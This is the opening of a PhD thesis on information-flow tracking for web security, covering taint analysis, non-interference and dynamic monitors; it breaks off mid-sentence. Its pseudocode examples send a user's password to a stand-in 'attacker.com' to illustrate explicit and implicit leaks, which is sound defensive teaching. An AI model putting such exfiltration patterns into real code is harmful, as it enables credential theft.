Thesis for the Degree of Doctor of Philosophy

Information-Flow Tracking for Web Security

Luciano Bello

CHALMERS | GÖTEBORG UNIVERSITY

Department of Computer Science and Engineering
Chalmers University of Technology and Göteborg University
Göteborg, Sweden 2016

Information-Flow Tracking for Web Security
Luciano Bello
ISBN 978-91-7597-276-3

Doktorsavhandlingar vid Chalmers tekniska högskola
Ny serie nr 3957
ISSN 0346-718X

Technical Report 122D
Department of Computer Science and Engineering
Research group: Language-based security

Department of Computer Science and Engineering
Chalmers University of Technology and Göteborg University
SE-412 96 Göteborg, Sweden
Telephone +46 (0)31-772 1000

Printed at Chalmers
Göteborg, Sweden 2016

Abstract

The Web is evolving into a melting pot of content coming from multiple stakeholders. In this mutually distrustful setting, the combination of code and data from different providers demands new security approaches.

This thesis explores information-flow control technologies to provide security for the current Web. With focus on practicality grounded in solid theoretical foundations, we aim to fulfill the demands with respect to security, permissiveness, and flexibility.

We offer solutions for securing both the server and the client. On the server side, we suggest a taint analysis to track the information provided by the user. If the information reaches a sensitive operation without sanitization, we raise an alarm, mitigating potential exploitations. On the client side, we develop JSFlow, a JavaScript interpreter for tracking information flow in the browser. It covers the full ECMA-262 standard and browser APIs. The interpreter soundly guarantees non-interference, a policy to avoid information leaks to third-parties.

A security mechanism is only practical if it is not overly restrictive. This means that it is not enough to reject all insecure programs; an enforcement should also allow the execution of as many secure programs as possible. Permissiveness is key to reduce the number of false alarms and increase the practicality of the mechanism. This thesis pushes the limit towards more permissive sound enforcements in two approaches: a runtime hybrid system and the introduction of the value-sensitivity concept.

Finally, we study the trade-offs between security and flexibility. In some situations, non-interference is a too strong property and it can be relaxed depending on the attacker model.

The contributions go from foundational results, such as the introduction of value-sensitivity, to practical tools, like JSFlow and a Python taint-analysis library.

Acknowledgements

There are a lot of people who made this thesis possible. Many of them without even knowing it. In a nontraditional manner, I would like to mention them chronologically-ish.

My dad Alfredo (also known as *Viejo*) and my grandpa Domingo (also known as *Cocó*) had a strong influence on my current devotion to solving problems and chasing knowledge. They taught me that intelligence has little to do with degrees but much more with imagination and ingenuity.

My very first experience with computers was probably through my mom Graciela (also known as *Madre*). She also made incredible efforts to instill in me the importance of knowing English as a tool to succeed in the modern world – a lesson that I learned too late. Although the result is not as good as it could have been, it was not because of her lack of insistence, but because of my stubbornness.

From my sister Patricia (also known as *Pato*) I learned to take things easy but with determination. Her family and friendship values are inspiring. She also shrinks the gap between Sweden and Argentina, by keeping me close to my nephews Gregorio and Teodoro. Those kids bring priceless happiness to my family and to me.

The unconditional love and encouragement from my family, despite the geographical distance, makes my life delightful and I am immensely grateful for that.

When I was finishing my Engineer's degree, I met Santiago. From him I got infected with the idea of living abroad. Nowadays, he is a great travel excuse and I learned that friendship knows no borders.

In my scientific life, Maximiliano Bertacchini, Carlos Benitez, and Verónica Estrada helped me with my first academic steps. More importantly, they gave me the first impressions of what it means to be a researcher.

Meeting Eduardo Bonelli was a huge leap forward in this process. He introduced me to the field of information-flow and he was probably the main reason why I ended up as a PhD candidate at Chalmers. His passion for learning and understanding as well as his methodical approaches have been a great influence. All my questions were met with great patience and clarity and there was always room for discussion.

Now in Sweden, I was incredibly lucky to be supervised by three great scholars: Andrei Sabelfeld, Alejandro Russo, and Daniel Hedin. With different styles, they complement each other brilliantly. They are a key element in this thesis and it is an honor to have worked with them. In each discussion they teach me, with humility and proficiency, how to think. They spoil me in such a way that students I meet from other universities envy me when I tell them how I work with my supervisors.

Thanks go to them, as well as to other faculty members. They are not just colleagues but also friends: Arnar, Willard, Dave, Hiva, Pablo, Raúl, Ramona, Gerardo, Wolfgang, Alexander, the Daniels, Hamid, and all my other adventure companions at Chalmers. They are invaluable elements of my educational and social life. I want to express special thanks to Bart, my office mate, who has to deal every day with my broken English, my constant interruptions, my *pomodoros* and my terrible idea about the air freshener.

I would like to thank the Gimenez Bahl family – Emilio, Lucía (also known as *Lucho*), Matilde and Clarita – for being my family in Sweden and to the Knieps/Stuch Familie for being my German family. They all make me feel that I can extend my family beyond blood and country boundaries.

Lastly, my gratitude to Melanie (also known as *Frau Dr. Klugscheisser Knieps*), who made these last years a great time in my life.

Contents

Introduction

The Web has become a synonym of the Internet for the non-technical population, but it has not always been like this. Not so long ago, we used to have one program for each Internet service. For example, a program for chatting such as ICQ or MSN Messenger, and an FTP client for transferring files. The browser was just for fetching static documents and *navigating* among them. Now many of these activities are part of the Web, even the very concept of email client is disappearing [38].

Websites are replacing almost every desktop application and activity: consuming media, writing documents, chatting and conferencing, etc. The Web is the entry point to the ubiquitous cloud, where we store, manage, and process all our information. The browser is turning into the operating system and the physical device from which we access the cloud is becoming irrelevant.

It is important to notice that all this has happened extraordinarily fast, and is still ongoing. When Sir Timothy Berners-Lee managed to put together all the building blocks for creating the Web in 1989, the first website `http://info.cern.ch`[1], where the very same concept of the Web was explained, was born. The idea might sound simple for the mindset of today: a web browser renders hypertext documents, which are interconnected with links. When a link is visited, a new document is fetched from a web server.

The first HTML standard, that defines how a web browser should display a website, is around 25 years old and, since then, it evolved immensely. The current Web is dynamic in many aspects, and that dynamism started on the server side. In 1998 the Common Gateway Interface (CGI) standard introduced dynamically generated pages. As a consequence, the servers became more than just simple dispatchers of static documents. They were able to deliver the output of programs creating dynamic documents, depending on a particular input provided by the browser. Over time, dynamic scripting languages became the favorites for these kinds of applications [61].

In parallel, more responsive websites were demanded and the pressure to move dynamism to the client side created the need for new technologies in the browser. As time passed, JavaScript became the de facto language over other technologies like Java Applets or Flash [60]. Developers started building

[1] Now in `http://info.cern.ch/hypertext/WWW/TheProject.html`

libraries and frameworks on top of bare JavaScript. Frameworks like AngularJS [1], jQuery [6], and Node.js [8] became the new stars to build any reasonable website. If the browser was the new operating system, JavaScript became the new assembly language.

1 Code inclusion in the Web

Shortly thereafter, the amount of code per page grew significantly [30] and libraries to reduce boilerplate code emerged. It became a common practice to include those libraries directly from the library website provider [37]. This allowed to keep the library always updated. Sharing code through libraries is not the only reason for including external code. The interconnection among web services is also performed via code inclusion. This interconnection allows web developers to include widgets (like comment platforms) and services to track a user among several websites.

The Firefox extension *Lightbeam* [7] (formally called *Collusion*) displays the code loaded externally in a graph as new websites are visited. When a website is loaded, all kinds of resources are fetched from different origins. Figure 1 shows the external resources loaded after visiting 3 websites: `imdb.com`, `nytimes.com`, and `huffingtonpost.com`. These three websites are represented by the circles while the triangles indicate the third party sites from which the websites include code. This code consists of mostly libraries, while others are advertisement services or tracking systems and some even create cookies to identify users across websites.

Including code from third-parties in a website creates new challenges, where multiple stakeholders need to collaborate in a mutually distrustful environment. Intentionally or not, sometimes there is a breach of trust or compromised parties that create new and complex attack vectors.

An example of this kind of attack happened in mid-June, 2014 [53], when the international news agency Reuters had included in its website a third party service to recommend articles. The provider of this service was Taboola, who was compromised by the Syrian Electronic Army (SEA), a pro-Syrian government group. When a Reuters website visitor clicked on an article about Syria's attack, the website was redirected to a SEA protest message.

Visiting websites implies downloading and executing JavaScript code from many parties, all in the same browser context. The browser does not distinguish the origin of the code *per se*, if it is coming from a trustful party, or if the authenticity of the code was checked. In addition, this code mixture is seasoned with user data, which is sometimes sensitive data: passwords, credit card numbers, cookies, browsing history. In this scenario of code inclusion, the possibility of a breach of trust is a reality that needs to be addressed.



Fig. 1: Lightbeam shows interaction between websites and third-parties

2 Securing the Web

The tension between the multiple stakeholders in the current Web landscape creates challenging security problems. The involved parties, such as the website owner, the visitor, or the advertisement agencies, may have conflicting interests and might consider the other parties as untrustworthy. Let us consider the following key aspects and security concerns of the Web:

User generated content Allowing users to create content is one of the main characteristics of the latest web paradigm. This content can be in the form of article comments, posts, or notes that will be attached to a website. This means that the content coming from users will be displayed as part of the web page coming from the web server. A malicious user could take advantage of this situation and manipulate user-controlled content to perform an attack on other users. If the attacker manages to insert JavaScript code as part of her content, the browser of other users will execute that code. This attack is known as *Cross-site Scripting* (XSS). To avoid XSS, the server needs to correctly sanitize all the data coming from the users before using that data to generate a web response.

Advertisement A common way to create revenue for website owners is through advertisement. Usually this service is provided by third parties that try to target ads based on the content of the website or the profile of the user. The ad services pick advertisements from a pool of advertisers. Attackers could inject malicious advertisements that later are placed in legit websites. The name *Malvertising* is used to refer to this practice which includes malware distribution and visitor's browser exploitation. Many important websites

have been victims of this kind of attack, such as The New York Times, The Onion and even the London Stock Exchange website [22, 54, 63].

Analytics Understanding how the visitor interacts with the website, as well as collecting statistics about the visitor's location and browser characteristics, is important for allowing the website owner to improve the user experience. To help with this task, there are services like Google Analytics [4] that provide tools and code to track user behavior. Sadly, this might open the door to undesirable leaks of sensitive information. In February 2015, a Finnish bank accidentally leaked sensitive customer information to Google by including Google Analytics in its online banking platform [39].

Libraries and social-media integration In order to increase the interactivity and friendliness of web pages, it is common for web developers to use an extensive set of JavaScript libraries. These libraries have been pushing the Web towards a better look-and-feel and extended functionality for the users. In addition, there is also integration with social networks like the *Share this link* Twitter button [10], or the Facebook *Like* button [3]. Services like Disqus [2] allow to add a widget to handle comments as a service. If any of these services are compromised, the website including them (and its visitors) might also be affected [40].

Historically, many techniques and technologies have been developed to handle each of these threats individually, such as SOP [41], CSP [57], CORS [58], and sandboxing [59]. All these try to mitigate the effect of untrustworthy parties in each scenario with an *all-or-nothing* approach. These techniques aim to restrict the involved participants in their access to the shared environment and to control how this access is granted. Once permission is granted, the allowed party has all the privileges over the shared environment – i.e., there is no fine-grained control on what that party can do.

It is important to note that the code inclusion challenges boil down to the problem of controlling how information flows in a system. When dealing with distrust with respect to input data or to the code processing that data, a promising way to tackle this problem is with *information-flow control*. This kind of control is a tracking mechanism where the user can control how the information flows by expressing more fine-grained policies than all-or-nothing.

Information-flow control can be used in the following two scenarios:

confidentiality tracking confidential information from a particular source up to the output channel to avoid undesirable leaks.

integrity tracking untrustworthy inputs to keep them from being used in sensitive operations without being sanitized.

The next section serves as an introduction to information-flow control and its applicability to face the problems of the new Web, both from the server-side and the browser-side perspective.

3 Information-Flow Control

An abstract way to represent a computer program (see Figure 2) is as a black-box that takes inputs, from a user or from the environment, and produces outputs to, for example, the screen or the network. In most of the useful programs, the outputs are dependent on the inputs. The way that outputs depend on inputs is defined by the instructions of the program. These instructions, written in a programming language, define how the information flows and gets transformed before reaching the outputs. Therefore, it is reasonable to focus on language-based techniques for information-flow security – i.e., by analysing how a program is written, we want to understand how the information flows in it.



Fig. 2: Abstraction of a program

In the previous section we said that both confidentiality and integrity can be seen as information-flow problems. In both situations, it is possible to track the flow of the information in order to mitigate or prevent security problems. Information-flow tracking is a well-studied field [24] for language-based security and allows us to enforce fine-grained policies on how the information should flow in a program to be considered secure.

3.1 Preserving confidentiality

Extending the abstraction from Figure 2 let us consider two types of information: secret and public. In the literature, these are usually called *high* and *low* information respectively and interact with the program through *input and output channels*. The *low input channel* receives all the information from the user that is not sensitive. The secrets to preserve enter in the program through the *high input channel*. Similarly for the outputs, if a channel can receive that secret information, we call it *high output channel* while the channels that might be observable by an attacker are called *low outputs channel*. Take the example of a program that verifies a strength of the password. The high input is the password to verify. The high output can be a green checkmark symbol in the user screen while the network should be consider a low output channel. In this case, if the password is sent through the network, we say that there is an *information leak*.

In general, a program preserves the confidentiality of the secrets if there is no flow from the high inputs to the low outputs. This flow is represented by a

dashed line in Figure 3. All the other flows are permitted. But if the high input interferes with the low output, we say that this program does not satisfy the *non-interference*(NI) [20, 26] property.



Fig. 3: Non-interference: low outputs should not depend on high inputs

Typically, output channels represent messages emitted by the program. But in more general scenarios, these channels can be anything externally observable such as the machine's temperature or power consumption. Even the fact that a program terminates can be used as a communication channel. These nonconventional manners of revealing information are called *covert channels* [33].

When a security mechanism is designed, it is important to specify against which kinds of attacks it should protect. We need to define the *attacker model*: how powerful the attacker is, which elements she can control, which types of channels she can observe, and the like. For example, in this work we ignore covert channels. This means that our attacker model is not able to measure, for example, the power consumption of the computer. Additionally, we also remove from the attacker the capability to observe if a program terminates or not, known as the *termination channel*. Since this is realistic for the confidentiality scenarios which we are considering, we focus on enforcing *termination-insensitive non-interference* [48], meaning that our enforcements are not able to handle leaks through the termination channel.



Fig. 4: Example of information-flow control on the browser

Our goal is to avoid that confidential user information or behavior gets leaked to the attacker. In general, it should be possible for the parties to compute and cross-share their information, but it should be up to the user how much of the result of that computation can be learned by external observers. The challenging part is that these observers are the potential providers of the code processing the information. As illustrated in Figure 4, information-flow control can track the sensitive input of the user all across the execution to con-

trol to which part that information is sent. In this situation, we need to consider a very powerful attacker model, with control of the computation code (the JavaScript program) but not of the environment (the browser or the JavaScript interpreter).

We are also going to consider scenarios where the attacker has only control on the inputs but not on the code. In these situations we can relax the enforced property even more, since our attacker model is weaker. This scenario models situations where a trustworthy but buggy program needs to deal with potentially dishonest inputs. Such scenario occurs in the server side, where information-flow analysis can be used to prevent XSS vulnerabilities.

3.2 Information-flow for integrity control



Fig. 5: Example a information flowing in a web server

In the XSS scenario, the program processing the input is trustful, but it might contain bugs that can be exploited by malicious input. In this situation the input is controlled by the attacker and it might be specially crafted to compromise the application or other users. The aim is to avoid using these potentially malicious inputs in critical function calls without proper sanitization. For example, the content provided by the user should be specially treated before using that content to generate a web page.

Figure 5 illustrates a program on the server side, which uses input from users to generate a web page as output. Each of the circles represents functions that combines the input to produce the output. If the application does not sanitize the user-controlled input at some point of the execution, then the output might be controlled by an attacker. Information-flow control can help to make sure that all the information that is used to build the output page is coming from trustworthy sources or has been sanitized.

Biba [14] noticed that integrity is the dual to confidentiality: untrusted inputs should not end up in sensitive sinks. When an information-flow mechanism is enforcing confidentiality, it tracks the secrets up to the outputs. When integrity is enforced, the untrusted data is tracked up to sensitive functions which can be exploited if they are called with malicious parameters.

When confidentiality is considered, it is possible to lower the secrecy label of data by declassifying it. The integrity equivalent is endorsement. By endorsing information, it is possible to use untrustworthy inputs in sensitive sinks. Sanitization functions are the usual way of endorsing information, i.e.

increasing trust in external inputs by making sure that they cannot be harmful for the program or users. For example, these functions might make sure that some characters are stripped or encoded in ways that those inputs do not trigger unexpected behavior.

Non-interference is a too strong property here, since the output does depend on the input. But the input cannot be used directly for the output. Information-flow control can be used to ensure that the sequence input-sanitization-output is respected. Additionally, since the attacker is not in control of the code, other shortcuts can be taken. This and other aspects are discussed in the following section.

4 Elements of an Enforcement Mechanism

This thesis focuses on information-flow control mechanisms applied to the Web. With solid theoretical foundations, it covers server-side and client-side security. For this purpose, enforcement mechanisms are suggested to enforce particular security properties.

In order to enforce a property (e.g. non-interference), an enforcement mechanism accepts programs or executions for which the property holds and rejects those for which it does not. Intuitively, we say an enforcement is *sound* if there is no way to write a program that is able to leak confidential information and that is accepted by the enforcement. The converse is completeness: if a program is secure, a *complete* enforcement will accept it. In general, it is not possible to construct a sound and complete analysis for non-interference (see e.g. [46]).

If an enforcement accepts more secure programs than other, we says that the first one is more *permissive*. There is a natural tension between preserving soundness and increasing permissiveness. In order to understand the interplay between these two concepts and to place this thesis in perspective, it is necessary to give a primer on information-flow enforcement mechanisms.

4.1 Implicit and Explicit flows

Let us consider a hypothetical example application that is used for authentication. The application reads the username and password and sends them to an authentication server. The username is public, while the password is not. These are low and high inputs respectively. The password can be sent to a trusted server (this is the high output channel), such as *trustme.com*, but if a program sends it somewhere else it should be considered an insecure program. To keep the examples concise, we use pseudocode for their description.

Example 1

```
U = read(yourUsername)
H = read(yourPassword)

send("I'm $U and my password is $H. Let me in.","trustme.com")
```

```
send("$U's password is $H!","attacker.com")
```

In this insecure piece of code, after the input information is used correctly, the string sent to the attacker's server includes the user's secrets, the password in this case. This kind of leaks are called *explicit leaks* [24]. High information is sent explicitly to a low sink or channel.

In contrast, the following way to leak information about the user's secret is not explicit but *implicit* [24]: the string to send does not explicitly include the secret; instead, the control structure of the program is used to learn something about it.

Example 2

```
1 U = read(yourUsername)
2 H = read(yourPassword)
3
4 if ( justNumbers(H) and length(H) <= 6) then {
5   send("$U's password is very simple","attacker.com")
6 } else {
7   send("$U's password is not just numbers","attacker.com")
8 }
```

These leaks might not look so dangerous, since the branching structure gives the appearance of leaking only one bit at the time. This is true, when the attacker has no control over the program. In situations where the code is trustworthy but it might contain bugs, ignoring implicit flows might help to detect those bugs. Usually, this kind of analysis is called *taint analysis* and can be useful to detect accidental leaks or injection attacks [51].

However, implicit flows are particularly relevant in scenarios where the attacker has some knowledge or control over the source code under analysis. Hence, it is possible to amplify the leak, for example by wrapping the implicit flows in a loop, and drain the whole secret [44]. It is crucial to detect implicit leaks in order to preserve soundness. This is inherently complex, especially in the context of modern programming languages.

In general, enforcement mechanisms include the notion of the *program counter* label (pc) [24] to capture implicit flows. When the branch point on line 3 is reached, the pc is increased to the label of the guard. In this case, since secret information `H` is involved in the branch guard, the pc is set to high. The instructions in the branch body are executed within the branch context, meaning that all side-effects (i.e. changes in the memory or outputs) depend on the pc label. If this label is high, like in this case, we refer to it as *high context*. This context lasts until the join point of the branch, where the pc label is restored to its previous value. Using the pc, it is possible to prohibit the use of the `send` function when it tries to send information to a low sink and the pc is not low.

4.2 Static and Dynamic

Enforcement mechanisms for information-flow analysis can be divided in two big groups: static and dynamic analyses. A static analysis, usually in the form of a type system, analyses the program before running. In a dynamic approach, the execution of the program is monitored by the enforcement at runtime. This creates a performance overhead that the static approach is free of.

The advantage of the dynamic enforcements is the possibility of gaining permissiveness using the concrete values at runtime. In contrast, static analyses typically need to perform conservative abstractions resulting in the rejection of some secure programs. As will be explained in Section 7, none of the dynamic monitors are exempted from permissiveness flaws, especially in the context of non-interference.

In the quest for combining the merits of both approaches, hybrid mechanisms are sometimes used [17, 34, 35]. For example, a static mechanism inserts additional annotations during compilation, which can then be checked at runtime [18, 19]. Alternatively, a dynamic monitor may perform some static analysis of the non-taken branches during the program execution [34].

4.3 Flow sensitivity

Another way, orthogonal to the previous one, to separate enforcement mechanisms is by flow-sensitivity [31]. In a flow-insensitive enforcement, a variable is labeled with a particular security level which does not change during the whole analysis of the program. In a flow-sensitive analysis such variations are allowed.

Flow-sensitive analyses might provide more opportunities to accept programs than their flow-insensitive counterparts, depending on how the analysed program was written. For example, the following program is secure since the variable `H` is overwritten with a constant empty string and no leak occurs.

Example 3

```
1 U = read(yourUsername)
2 H = read(yourPassword)
3
4 send("I'm $U and my password is $H. Let me in.","trustme.com")
5 H = ""
6 send("$U's password is $H!","attacker.com")
```

A flow-insensitive analysis would reject this secure program, even when the label of the constant `""` is low. The variable `H` would be confidential during all the computation. Being flow-sensitive means allowing the variable `H` to be high until line 5, where the assignment rewrites the label to low.

5 Combining features for gaining permissiveness

In order to be sound with respect to non-interference, an enforcement needs to capture implicit flows. If the attacker is able to write the analysed programs,



Fig. 6: Solid arrows mean *more permissive than* and dashed lines mean *incomparable.*

it is possible to amplify the apparently small leak caused by implicit flow and leak an arbitrary long secret [45].

Implicit flows are subtle and capturing them makes information-flow control complex and imprecise. The idea of leaking though the control-flow of the program is tightly connected with the flow-sensitivity and dynamism concepts, both concepts explained in sections 4.3 and 4.2.

Generally speaking, an analysis can be static or dynamic, flow-sensitive or flow-insensitive. These four possibilities are illustrated in Figure 6. It is in this space that we have to find the most permissive combination. Fortunately, we already have some theoretical results to stand on:

On the flow-insensitive side, dynamic enforcements are more permissive than static enforcements: It has been shown that purely flow-insensitive dynamic information-flow monitors are more permissive than traditional flow-insensitive static analyses, while they both enforce termination-insensitive non-interference [47].

In the static world, flow-sensitive mechanisms are more permissive than flow-insensitive mechanisms: Hunt and Sands [31] proved that flow-sensitive analyses accept more programs than flow-insensitive analyses without losing soundness.

Intuition might tell us that a dynamic flow-sensitivity enforcement, in the upper-left corner of Figure 6, could be a good combination. However, there are also theoretical results telling us that static and dynamic mechanism are incomparable when both are flow-sensitive [47]. This mean that there are secure programs that can be rejected by static analysis and accepted by dynamic monitors; whereas sound flow-sensitive monitors might reject secure programs accepted by static analyses. One example of the first situation is when a static analysis rejects a secure program because there is insecure dead code. Examples for the second case are going to be explained in detail on Section 7. For now we anticipate that the fact that dynamic analysis can see only see the running execution is a source of imprecision in the untaken branches. Dynamic

monitors sometimes stop the execution prematurely since, unlike static analysis, they do not have a concept of the program as a whole.

The decision in favor of dynamic or static analysis cannot be taken from the purely theoretical perspective. The permissiveness needs to be considered for a particular situation and not as an absolute feature. From now on, the scenario where the analysis is going to be applied is important. And in the Web, that scenario is driven by dynamic languages.

6 Information-flow control on dynamic languages

A lot of work has been published on information-flow control, which allowed the scientific community to increase their understanding of its advantages and limitations. Unfortunately, industry is slow in adopting these findings. This gap might be one of the main challenges faced by information-flow enforcements: their applicability to industrial-scale languages and scenarios. For instance, most of the long-standing methods to track information flow in programs for security goals tend to be impractically conservative. In addition, modern languages widely differ from the toy languages often used in academic papers. This is especially true for the dynamic languages.

According to the TIOBE index [9], dynamic languages have gained in popularity over the last years. In particular, when developing web solutions, dynamic languages are extensively used in both client- and server-sides [60,61]. A dynamic language is often characterized by certain features, such as runtime code evaluation (eval), runtime object manipulation, runtime redefinitions, and dynamic typing. These features allow for more flexibility during the development stage as well as more maintainability.

These dynamic features are hard to analyse statically. A static analysis requires many over-approximations to capture every possible execution. Since it is rather normal in dynamic languages to deal with data structures (such as arrays or objects) and functions that are redefined at runtime, the static approximations make the approach impractical. A dynamic approach is more permissive because the state of the memory is known at runtime.

Consider the following simple example where the array `A` holds public empty strings as content, and `f` is an arbitrary function:

Example 4

```
   A = ["",""]
   i = f()
A[i] = read(yourPassword)
   U = read(yourUsername)

send("$U's password is $A[0]!","attacker.com")
```

Static analyses need to know the result of calling the function `f` in order to propagate the high label properly, but this is undecidable in general. Therefore, its only solution is to consider all elements in the array as high and reject the

program. A dynamic enforcement, on the other hand, knows the value of `i` and propagates the high label more precisely. Many similar situations with other data structures (like objects) have similar problems. Some of these issues are discussed in Section 3 of Paper **Three**.

In summary, programs written in dynamic languages are better handled by dynamic analysers. Since this thesis focuses on web technologies and dynamic languages are particularly popular in this area, all the contributions of this thesis concentrate on the challenges for dynamic analyses. These challenges are both in terms of increasing permissiveness for sound enforcements and defining *weaker-but-useful* properties beyond non-interference.

7 Towards more permissiveness

As explained in Section 5, it is not possible to get perfect precision. Nevertheless, a big part of the community is trying to push the boundaries towards more permissiveness, especially for dynamic analyses.

The source of imprecision for dynamic analyses is rooted in the effect of the branches that are not part of the concrete execution that is analyzed [42, 47]. To understand the effect of the untaken-branches, consider the following code, where the variable `H` contains the boolean whether the password is the constant `123456` or not and, therefore, is secret.

Example 5

```
1  U = read(yourUsername)
2  H = ( read(yourPassword) == "123456" )
3  T = true
4  L = "123456"
5
6  if ( H ) then {
7    T = false
8  }
9
10 if ( T ) then {
11   L = "not 123456"
12 }
13 send("$U's password is $L!","attacker.com")
```

A naive dynamic monitor will evaluate `H` on line 6 and, if true, will assign `false` to `T`. Since this assignment happens under high context, the label of `T` will be upgraded to high from its initial low on line 3. In this case, the assignment on line 11 will not be executed and the final label of `L` will be low, allowing the low communication on line 13.

If, instead, the password is not `123456`, the assignment on line 7 with the consequent upgrade of `T` will not happen. In this execution `T` would remains a low true value and the execution will take the branch on line 10. This branching would provoke the update of `L` under low context, producing a leak in the line 13.

Consequently, preserving soundness for dynamic analyses requires additional precautions. Given the lack of knowledge about the other branches, these extra precautions create over-approximations when the context is elevated – i.e. when there is a branching on high values.

Many sound purely dynamic enforcements are based on *no sensitive-upgrades* (NSU) [12]. In a nutshell, this approach forbids low upgrades under a high context. Take the case of the following Example 6, where the variable `X` is labeled as low, which is the default label for constants, on line 3. If the true branch is taken, the context is elevated to high, since the guard of the conditional depends on the secret `H`. The assignment on line 6 should upgrade the label of `X` to high. But following the NSU discipline, this upgrade is forbidden and the program execution should stop. Stopping the execution is safe, since the attacker cannot observe the non-terminating runs. Not following the NSU restriction breaks soundness as explained in Example 5.

Example 6

```
1 U = read(yourUsername)
2 H = read(yourPassword)
3 X = "not 123456"
4
5 if ( H == "123456" ) then {
6   X = "123456"
7 }
8 send("$U's password is $X!","attacker.com")
```

It is important to note that if line 8 is removed, the program would be secure. Yet, NSU will continue rejecting on line 6.

This misadjustment between where the execution is stopped and where the actual leak happens is the expression of the imprecision in dynamic enforcements. Stopping the execution before the actual communication with the external channel is similar to the flow-insensitivity approach from Example 3. In general, it is hard to know whether that communication will happen in the future or not. Therefore, a permissive dynamic monitor should execute as many instructions as possible without stopping.

A possible way to improve precision is with *permissive-upgrade* (PU) [13]. In this case, the low assignments in high context are allowed. The target of the assignment is then labeled with a special label that forbids to use it in new conditional guards (and in low channels). The following example starts as the previous Example 6.

Example 7

```
1 U = read(yourUsername)
2 H = read(yourPassword)
3 X = "not 123456"
4
5 if ( H == "123456" ) then {
6   X = "123456"
7 }
8
```

```
9  if ( X == "123456") then {
10   send("$U's password is 123456!","attacker.com")
11 }
```

The assignment on line 6 is allowed by PU, which shows that it is strictly more permissive than NSU. For soundness to hold, no branching can be performed in the variables that have been permissively upgraded and the execution will stop on line 9. The real leak happens on line 10. Hence, it is easy to see that a program without this leak will also stop prematurely.

An alternative possibility is to handle this situation with upgrade annotations. These annotations can be added by the developer or automatically, e.g. by a static analysis before the execution of the program. They are a way of adding information about the future use of the variables. Going back to Example 6, let us use the annotation `^high` as a way to indicate that the variable `X` should be labeled as high.

Example 8

```
1  X = "not 123456"^high
2  U = read(yourUsername)
3  H = read(yourPassword)
4
5  if ( H == "123456" ) then {
6    X = "123456"
7  }
```

This annotation lets the monitor know about the future use of `X`. In this case, it says that `X` might be updated under a high context. At the end of the snippet, the label of `X` is high, independently of the `H` value, and will only stop if the statement like `send("$X","attacker.com")` follows at some point.

When static and dynamic enforcements are combined, we refer to them as *hybrid mechanisms*. These enforcements are promising to attack the permissiveness problem, in particular in dynamic languages such as JavaScript [15, 23, 27, 32, 55]. However, there are also efforts to develop alternative ways to add annotations, like Birgisson et al. [16] who explored the possibility of injecting upgrade annotations automatically based on test runs.

Upgrading the label of a variable is not the only form of annotation. Annotations might also be used to declassify information [49]; i.e., to downgrade the label of information tagged as high as a way to allow a flow to happen. It is important to note that declassification breaks the soundness of the enforcement with respect to non-interference.

In conclusion, the practicability of information-flow control heavily depends on the permissiveness of the enforcement. We know how to achieve soundness, and we also know that we cannot have soundness and full permissiveness. The current challenge is to extend permissiveness without losing soundness in ways that enables more practical secure programs to be accepted. While Paper **Four** focuses on automatically upgrading labels to avoid stop-

ping due to NSU, PAPER **FIVE** focuses on reducing the proliferation of high labels to accept more programs.

8 Thesis contributions

This thesis aims at improving the security of web platforms, on both the client and the server-side. For this purpose, we focus on practical and scalable information-flow solutions.

Given the dynamic nature of the problem, a realistic approach to web security needs to consider the following features:

Dynamic enforcement: To enforce properties on industrial-scale programming languages which heavily use dynamic features, such as dynamic code evaluation and dynamic objects.

High permissiveness, especially on legacy code: To avoid annotations and false alarms as much as possible.

A trade-off between security and flexibility: Non-interference is not always needed or practical.

The five papers included in this thesis try to reduce the gap between real-world applications and the established knowledge about information-flow tracking in the web setting, while contributing with the formal foundations. Nevertheless, their approaches are different, depending on the considered scenario or the feature they highlight. The first two papers explore relaxed forms of non-interference, the third paper implements a sound enforcement (NSU) with respect to non-interference. To extend the permissiveness of this last approach, the last two papers consider ways to run more relevant programs without losing soundness.

The following subsections summarize the papers.

8.1 Taint mode for cloud web applications

In PAPER **ONE** a taint mode library for the Python Google App Engine is presented.

Google App Engine is a platform to deploy web applications in the Google cloud infrastructure. Users of this platform can write web applications in Python, Java, Go or PHP and use many available web frameworks including Django, a popular web framework for Python. The Google cloud provides services like automatic scaling, high availability storage and APIs for many Google services.

These web applications are, as any other web application, susceptible to injection attacks like SQL injections and cross-site scripting (XSS). In this situation, the attacker has control over some inputs and the developer wants to avoid using those inputs in sensitive sinks without proper sanitization. In the case of SQL injections, the sinks are strings used in queries. For XSS attacks,

